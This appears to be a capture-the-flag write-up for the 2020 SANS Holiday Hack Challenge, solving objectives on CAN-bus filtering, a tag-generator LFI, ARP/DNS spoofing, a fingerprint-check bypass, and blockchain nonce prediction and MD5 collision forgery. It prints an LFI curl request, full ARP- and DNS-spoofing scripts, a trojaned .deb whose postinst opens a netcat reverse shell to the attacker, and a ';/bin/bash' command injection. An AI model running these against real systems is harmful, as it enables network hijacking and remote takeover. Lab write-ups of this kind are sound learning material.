
This last one is encrypted using your favorite phrase! The base64 encoded ciphertext is: 7FXjP1lyfKbyDK/MChyf36h7. It's encrypted with an old algorithm that uses a key. We don't care about RFC 7465 up here! I leave it to the elves to determine which one!

RFC 7465 references RC4. Based on the hints Cyberchef was used to decipher the phrase. Interacting with Santa and reviewing the hints keeps showing phrases involving 'Frosty'. After experimenting some the Passphrase 'Stay Frosty' unlocks the answer.



Objective 7 – Solve the Sleigh's CAN-D-BUS Problem

Location: NetWars



Objective is only accessible after swapping character to Santa. This is done by exploring the room behind the locked workshop door. Accessing this room requires completing objective 5.

After solving the CAN-Bus terminal challenge Wunorse Openslae gives additional hints for the main objective. Insights taken from these are:

- There is an issue with the breaks and locking/unlocking the sleigh doors.
- Noisy codes should be filtered out first to determine the issue.

Through filtering the noisy codes and experimentation the meaning of most codes was determined.

- 02A: Turns the engine on (00FF00) & off (0000FF)
- 244 -> messages from the engine, a 00 means the engine is off, another value means the engine is idling
- 19B -> is lock (all 000s) and unlock (F000000) the doors
- 019 -> is steering. A value of 00 means the steering is centred, non-zero values indicate the steering is in use.
- 080 -> controls the breaks. A value of 0 means no force is applied to the breaks, a positive value indicates the breaks are in-use.
- Not really clue on what 188 is.

Final solution is below:


ID	Operator	Criterion	Remove
19B	Equals	0000000F2057	⊖
080	Less	000000000000	⊖

The 19B code showing F2057 showed up regularly in the event feed. This would explain why the door locking was problematic. The sleigh would only be expecting a 0 (lock) or F000000 (unlock).

When the breaks were engaged negative values for ID 080 showed up in the event feed. This combined with positive values would explain why the breaks were 'shuddering'. Filtering out the negative values solved the issue.

Objective 8 – Broken Tag Generator

Location: Wrapping Room



Objective is only accessible after swapping character to Santa. This is done by exploring the room behind the locked workshop door. Accessing this room requires completing objective 5.

Details of Objective 8 are provided after solving the Redis Bug Hunt terminal challenge. After solving this Holly Evergreen provides several hints. Relevant hints I used in solving the challenge are below:

- We might be able to find the problem if we can get source code! – **Suggests a copy of the source code is needed to solve the objective.**
- Can you figure out the path to the script? It's probably on error pages! **Triggering an error in the page (uploading a forbidden file type) shows the script is located at /app/lib/app.rb**
- Is there an endpoint that will print arbitrary files? **Reviewing available JavaScript code identifies two endpoints. Sending a GET to /image?id= using directory traversal allowed for viewing arbitrary files on disk (local file include vulnerability – LFI)**
- If you're having trouble seeing the code, watch out for the Content-Type! Your browser might be trying to help (badly)! **Attempting to exploit the LFI using a browser failed. The browser would try and render the file as image. Testing done using curl from the command line.**


This approach was then used to extract environment variables (output amended for clarity). This confirmed the value of environment variable GREETZ is **JackFrostWasHere**.

```
me@duo:~ $ curl --output - https://tag-generator.kringlecastle.com/image?id=../../../../proc/self/environ
<SNIP>
GREETZ=JackFrostWasHere
<SNIP>
```

The remaining tips suggest remote code execution is possible from the page. How to exploit this was not determined. Best theory at time of submission was it would use the system call to the convert binary. This would need to be done potentially via command injection in the filename.

Objective 9 – ARP Shenanigans

Location: NetWars



Challenge is only accessible after swapping character to Santa. This is done by exploring the room behind the locked workshop door. Accessing this room requires completing objective 5

Details of objective 9 along with some hints are provided after solving the Scapy Prepper terminal challenge. A summary of steps used to complte the objective are:

1. Tcpdump was used to monitor network activity coming from host 10.6.6.35. This determined the compromised host was trying to locate the IP address of **10.6.6.53**.
2. The arp.py script was modified to spoof an ARP response to towards the compromised host (**Step 1**). The spoofed request claimed the current machine was the target IP. This caused the compromised host to issue a DNS lookup request for **ftp.osuosl.org**. That is the FTP site for the Oregon State University Open-Source Lab Mirror.
3. The dns.py script was modified to provide a DNS response pointing any lookups to the current machine (**Step 2**). Doing this with a Python3 HTTP server running showed the compromised host was requesting ftp.osuosl.org/pub/jfrost/backdoor/suriv_amd64.deb
4. A modified version of the package was created and placed on the current machine. The package postinst file was modified to open a reverse shell to the target machine using netcat (**Step 3**).
5. The items were then run-in sequence while a netcat listener was running on the current machine. This successfully caused the compromised host to open a reverse shell to the current machine. This allowed for viewing the target file (screen grab below).

Step 1

Modified version of the arp.py script is shown below. Details from site https://www.geeksforgeeks.org/python-how-to-create-an-arp-spoofer-using-scapy/ was useful in completing this.

```
#!/usr/bin/python3
from scapy.all import *
import netifaces as ni
import uuid
# Our eth0 ip
ipaddr = ni.ifaddresses('eth0')[ni.AF_INET][0]['addr']
# Our eth0 mac address
macaddr = ':'.join(['{:02x}'.format((uuid.getnode() >> i) & 0xff) for i in range(0,8*6,8)][::-1])
spoof_ip = "10.6.6.53"
target_ip = "10.6.6.35"
target_addr = "4c:24:57:ab:ed:84"
def handle_arp_packets(packet):
   # if arp request, then we need to fill this out to send back our mac as the response
   if ARP in packet and packet[ARP].op == 1:
      ether_resp = Ether(dst=target_addr, type=0x806, src=macaddr)
      arp_response = ARP(pdst=target_ip)
      arp_response.op = 2
      arp_response.plen = 4
      arp_response.hwlen = 6
      arp_response.ptype = 2048
      arp_response.hwtype = 1
      arp_response.hwsrc = macaddr
      arp_response.psrc = spoof_ip
      arp_response.hwdst = target_addr
      arp_response.pdst = target_ip
      response = ether_resp/arp_response
      sendp(response, iface="eth0")
def main():
   # We only want arp requests
   berkeley_packet_filter = "(arp[6:2] = 1)"
   # sniffing for one packet that will be sent to a function, while storing none
   sniff(filter=berkeley_packet_filter, prn=handle_arp_packets, store=0, count=1)
if __name__ == "__main__":
   main()
```

After triggering the script the compromised host was observerd doing a DNS lookup for ftp.osuosl.org.

```
10:34:46.263034 ARP, Reply 10.6.6.53 is-at 02:42:0a:06:00:02, length 28

10:34:46.287508 IP 10.6.6.35.20298 > 10.6.6.53.53: 0+ A? ftp.osuosl.org. (32)
```

Step 2

Modified version of the dns.py script is shown below. Script was designed to answer any DNS query with an A record pointing to the current host.

```
#!/usr/bin/python3
from scapy.all import *
import netifaces as ni
import uuid
# Our eth0 IP
ipaddr = ni.ifaddresses('eth0')[ni.AF_INET][0]['addr']
# Our Mac Addr
macaddr = ':'.join(['{:02x}'.format((uuid.getnode() >> i) & 0xff) for i in range(0,8*6,8)][::-1])
# destination ip we arp spoofed
ipaddr_we_arp_spoofed = "10.6.6.53"
def handle_dns_request(packet):
   # Need to change mac addresses, Ip Addresses, and ports below.
   # We also need
   ip_pkt = packet.getlayer(IP)
   dns_pkt = packet.getlayer(DNS)
   qname = packet[DNSQR].qname
   eth = Ether(src=macaddr, dst="4c:24:57:ab:ed:84")  # need to replace mac addresses
   ip  = IP(dst=ip_pkt.src, src=ip_pkt.dst)                    # need to replace IP addresses
   udp = UDP(dport=ip_pkt.sport, sport=ip_pkt.dport)                    # need to replace ports
   dns = DNS(
         id = dns_pkt.id,
         qd = dns_pkt.qd,
         aa = 1,
         rd = 0,
         qr = 1,
         ancount = 1,
         an = DNSRR(rrname=qname, type='A', rdata=ipaddr)
   )
   dns_response = eth / ip / udp / dns
   sendp(dns_response, iface="eth0")
def main():
   berkeley_packet_filter = " and ".join( [
      "udp dst port 53",                  # dns
      "udp[10] & 0x80 = 0",                  # dns request
      "dst host {}".format(ipaddr_we_arp_spoofed),    # destination ip we had spoofed (not our real
ip)
      "ether dst host {}".format(macaddr)          # our macaddress since we spoofed the ip to our
mac
   ] )
   # sniff the eth0 int without storing packets in memory and stopping after one dns request
   sniff(filter=berkeley_packet_filter, prn=handle_dns_request, store=0, iface="eth0", count=1)
if __name__ == "__main__":
   main()
```

After running step 1 & 2 together the malicious host was observed requesting a deb file.

10.6.6.35 - - [15/Dec/2020 19:18:33] "GET /pub/jfrost/backdoor/suriv_amd64.deb HTTP/1.1" 404 -

Step 3

Modified version of the suriv_amd64.deb was created. The modifications would cause the package to open a reverse shell to the target machine as part of installation. Steps outlined at http://www.wannescolman.be/?p=98 were used as the basis for this.

```
guest@96cb374e09b4:~$ mkdir packing
guest@96cb374e09b4:~$ cd packing/
guest@96cb374e09b4:~/packing$ cp ../debs/nano_4.8-1ubuntu1_amd64.deb .
guest@96cb374e09b4:~/packing$ dpkg -x nano_4.8-1ubuntu1_amd64.deb work
guest@96cb374e09b4:~/packing/work$ mkdir work/DEBIAN
guest@96cb374e09b4:~/packing$ ar -x nano_4.8-1ubuntu1_amd64.deb
guest@96cb374e09b4:~/packing$ tar xvf control.tar.xz ./control
./control
guest@96cb374e09b4:~/packing$ tar xvf control.tar.xz ./postinst
./postinst
guest@96cb374e09b4:~/packing$ mv control work/DEBIAN/
guest@96cb374e09b4:~/packing$ mv postinst work/DEBIAN/
guest@96cb374e09b4:~/packing$ echo 'nc 10.6.0.4 5556 -e /bin/sh' >> work/DEBIAN/postinst
guest@96cb374e09b4:~/packing$ dpkg-deb --build ./work/
dpkg-deb: building package 'nano' in './work.deb'.
guest@96cb374e09b4:~/packing$ mv work.deb suriv_amd64.deb
```

Putting it all together

After putting the solution together and triggering arp.py and dns.py a reverse shell was successfully opened to the target machine. A copy of NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt was then extracted using netcat.

A summary of the appropriate section is shown below.

> Chairman Frost then exclaimed, “But with all the attention focused on Santa and his castle, how will people ever come to refer to the North Pole as ‘The Frostiest Place on Earth?’” Mr. In-the-Box pointed out that new tourist-friendly taglines are always under consideration by the North Pole Chamber of Commerce, and are not a matter for this Board. Mrs. Nature made a motion to approve. Seconded by Mr. Cornelius. Tanta Kringle recused herself from the vote given her adoption of Kris Kringle as a son early in his life.

Answer to the objective question is **Tanta Kringle**.


Objective 10 – Defeat Fingerprint Sensor

Location: Santavator

Challenge can only be completed when using a normal character (not Santa). To change back to the normal player walk through the portrait in the entry area.

Chatting with Ribb Bonbowford as Santa gives a clue there is a vulnerability in the fingerprint reader of the Santavator.

Analysing the elevator logic using the browser inspector shows code of interest in the app.js file.




```
44 const PARTICLE_IMAGES = PARTICLE_COLORS.map(color => {
45   let img = new Image();
46   img.src = `images/particle_${color}.png`;
47   return img;
48 });
49
50 const getParams = __PARSE_URL_VARS__();
51 let tokens = (getParams.tokens || '').split(',');
52 document.body.classList = tokens.join(' ');
53 // document.body.classList = [ ...tokens, 'open' ].join(' ');
54
55 const hasToken = name => tokens.indexOf(name) !== -1;
56
```

Digging into the app.js file shows two items of interest. To modify these the browser override functionality was used.

First is in *handleBtn4* section of the code. This checks if the code can be invoked by looking at *(btn4.classList.contains('powered') && hasToken('besanta'))*. Given the need is to bypassing the fingerprint sensor checking for the besanta token is removed.


Second is in the *renderTraps* section of the code. This determines if btn4 should be powered by looking at *btn4.classList[powered[2] && powered[1] && powered[0]*. Given the yellow light bulb had not been found at this time the reference to powered[1] was removed.

Re-opening the elevator controls with Javascript code override in place caused the button for Santa's office to be enabled. The button and fingerprint scanner can then be pressed.

After entering Santa's Office the objective is marked as complete.

Objective 11a – Naughty/Nice List with Blockchain Investigation Part 1

Location: Santa's Office



Objective is only accessible after swapping character to Santa. This is done by exploring the room behind the locked workshop door. Accessing this room requires completing objective 5.

Reviewing the naughty_nice.py code supplied as the toolbox highlights several things of interest.

- The nonce is a random 64-bit value.
- The nonce is calculated using the Python random module. This means the numbers are determined using a Mersenne Twister. This means with enough known nonce values the nonce for block 130000 can be predicted.


The main block of the supplied naughty_nice.py code was developed to do this. This code uses the MT19937Predictor (https://github.com/kmyk/mersenne-twister-predictor)

```
with open('official_public.pem', 'rb') as fh:
    official_public_key = RSA.importKey(fh.read())
c2 = Chain(load=True, filename='blockchain.dat')
index = 0
predictor = MT19937Predictor()
for c2_block in c2.blocks:
    index = c2_block.index
    predictor.setrandbits(c2_block.nonce, 64)
print("Total blocks: %s" % len(c2.blocks))
while (index < 130001):
    index = index + 1
    new_nonce = predictor.getrandbits(64)
    if (index==130000):
        encoded_new_nonce = str('%016.016x' % (new_nonce)).encode('utf-8')
        print("Block Index: %d Encoded Nonce: %s" % (index, encoded_new_nonce))
```

Running the code gives the answer: Block Index: 130000 Encoded Nonce: b'**57066318f32f729d**'

Objective 11b – Naughty/Nice List with Blockchain Investigation Part 2

Location: Santa's Office



Objective requires resources from completing Objective 11a. Once these are obtained, they can be used for 11b.

Solving the Snowball Fight minigame provided several important hints for this objective.

Objective was solved by completing the following steps:

1. Amending the code to generate SHA256 of a block

New function was inserted in the block class to do this.

```
    def full_hash_SHA256(self):
        hash_obj = SHA256.new()
        hash_obj.update(self.block_data_signed())
        return hash_obj.hexdigest()
```

2. Enumerating over the supplied blocks to locate Jack's altered block. Updated main function used to do this is below.

```
    with open('official_public.pem', 'rb') as fh:
        official_public_key = RSA.importKey(fh.read())
    c2 = Chain(load=True, filename='blockchain.dat')
    for weird in c2.blocks:
        if (weird.full_hash_SHA256() ==
"58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f"):
            print(weird)
            for index in range(weird.doc_count):
                weird.dump_doc(index)
```

A snippet of the block found is below:

```
Chain Index: 129459
          Nonce: a9447e5771c704f4
            PID: 0000000000012fd1
            RID: 000000000000020f
   Document Count: 2
          Score: ffffffff (4294967295)
           Sign: 1 (Nice)
      Data item: 1
           Data Type: ff (Binary blob)
         Data Length: 0000006c
              Data:
b'ea465340303a6079d3df2762be68467c27f046d3a7ff4e92dfe1def7407f2a7b73e1b759b8b91945
1e37518d22d987296fcb0f188dd60388bf20350f2a91c29d0348614dc0bceef2bcadd4cc3f251ba8f9f
baf171a06df1e1fd8649396ab86f9d5118cc8d8204b4ffe8d8f09'
      Data item: 2
           Data Type: 05 (PDF)
         Data Length: 00009f57
              Data:
b'255044462d312e330a2525c1cec7c5210a0a312030206f626a0a3c3c2f547970652f436174616c6f
<SNIP>
```

Two documents were found on the block - 129459.pdf & 129459.bin. Opening the PDF reveals several messages from people praising Jack Frost's behaviour. The bin file is a binary blob of no recognised structure.

3. Develop test harness


To test modifications to the block a test harness was written. Below is the modified code used in the main code for naughty_nice.py. This modifies the target block by loading new binary instances of each original document. It then compares the MD5 hash of the new block against the previous value & prints out a result.

```
  with open('official_public.pem', 'rb') as fh:
    official_public_key = RSA.importKey(fh.read())
  c2 = Chain(load=True, filename='blockchain.dat')
  target_block = c2.blocks[1010]
  # this is the target hash we want the jack frost block to equal
  target_hash = "b10b4a6bd373b61f32f4fd3a0cdfbf84"
  #load manipulated file here
  with open('129459-t.bin', 'rb') as f2:
    target_block.data[0]['data'] = f2.read()
  with open('129459-t.pdf', 'rb') as fp:
    target_block.data[1]['data'] = fp.read()
  if target_block.full_hash() == target_hash:
    print("Problem solved!: %s" % (target_block.full_hash_SHA256()))
  else:
    print("Full hash block: %s" % (target_block.full_hash_SHA256()))
    print("Problem not solved!")
```

4. Fixing the first & second byte

Given Jack Frost is naughty the PDF must obviously be forged. Based on the supplied hints it's understood a Unicoll attack was used.

Analysing the PDF in a hex editor locates two Pages objects ('2 0' and '3 0'). The PDF catalogue object was then configured to point at the object at '2 0'. First byte modified was to point the catalogue at the '3 0' pages object (increment 2 to 3). In keeping with the UniColl attack the corresponding byte was decremented by one.



Opening the PDF after modification now shows a very different message. It tells the tail of Jack Frost kicking a wombat in Australia. Loading the PDF into the harness code shows the hashes match – success.

5. Fixing the third and fourth byte

The remaining fields were analysed to determine the third and fourth bytes to modify.

The nonce, PID & RID values had no bearing on Jack Frost being regarded as naughty. This left the score, sign and binary data from document one.

Given only two further bytes could be modified the sign value was used. The line *target_block.sign = 0* was added to the harness code to do this. After doing this the modified block hash no longer matched the target.

Given the sign value was decremented by 1, using a Unicoll attack meant a corresponding offset byte needed to be incremented by one. Looking at the layout of the block the likely target location for this is in the binary data blob.

I manually enumerated over the 129459.bin file incrementing each byte by one. After some experimentation the correct byte was found. Running the test harness then provided the answer.

```
Target bad hash: 58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f
Full hash block: 58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f
Problem solved!: fff054f33c2134e0230efb29dad515064ac97aa8c68d33c58c01213a0d408afb
```

Submitting the answer marked off the Objective as complete. Thankyou to @frite & @joergen for helping me get there.

Terminals

Kringle Kiosk

Location: Castle Approach

Hiya hiya - I'm Shinny Upatree!

Check out this cool KringleCon kiosk!

You can get a map of the castle, learn about where the elves are, and get your own badge printed right on-screen!

Be careful with that last one though. I heard someone say it's "ingestible." Or something...

Do you think you could check and see if there is an issue?

Should be easy, we just have to run /bin/bash.

Basic command injection using a **;** character does the trick

```
Enter choice [1 - 5] 4
Enter your name (Please avoid special characters, they cause some weird errors)...Bob;/bin/bash
 _____
< Bob >
 -----
  \
   \   \_\_    _/_/
    \      \__/
           (oo)\_______
           (__)\       )\/\
               ||----w |
               ||     ||


   ___                                                    _
  / __|  _ _     __      __      ___     ___     ___     | |
  \__ \ | +| |  / _|    / _|    / -_)   (_-<    (_-<     |_|
  |___/  \_,_|  \__|_   \__|_   \___|   /__/_   /__/_   _(_)_
_|"""""|_|"""""|_|"""""|_|"""""|_|"""""|_|"""""|_|"""""|_| """ |
"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'

Type 'exit' to return to the menu.

shinny@3b8675d13716:~$
```

After solving the challenge and returning to Shinny Upatree he unlocks the details for Objective 2 (Investigate S3 Bucket).

Reattaching TMUX

Location: Castle Approach

Howdy - Pepper Minstix here!

I've been playing with tmux lately, and golly it's useful.


Problem is: I somehow became detached from my session.

Do you think you could get me back to where I was, admiring a beautiful bird?

If you find it handy, there's a tmux cheat sheet you can use as a reference.

I hope you can help!

Command **tmux attach-session** based on the supplied hint (https://tmuxcheatsheet.com/) did the trick.



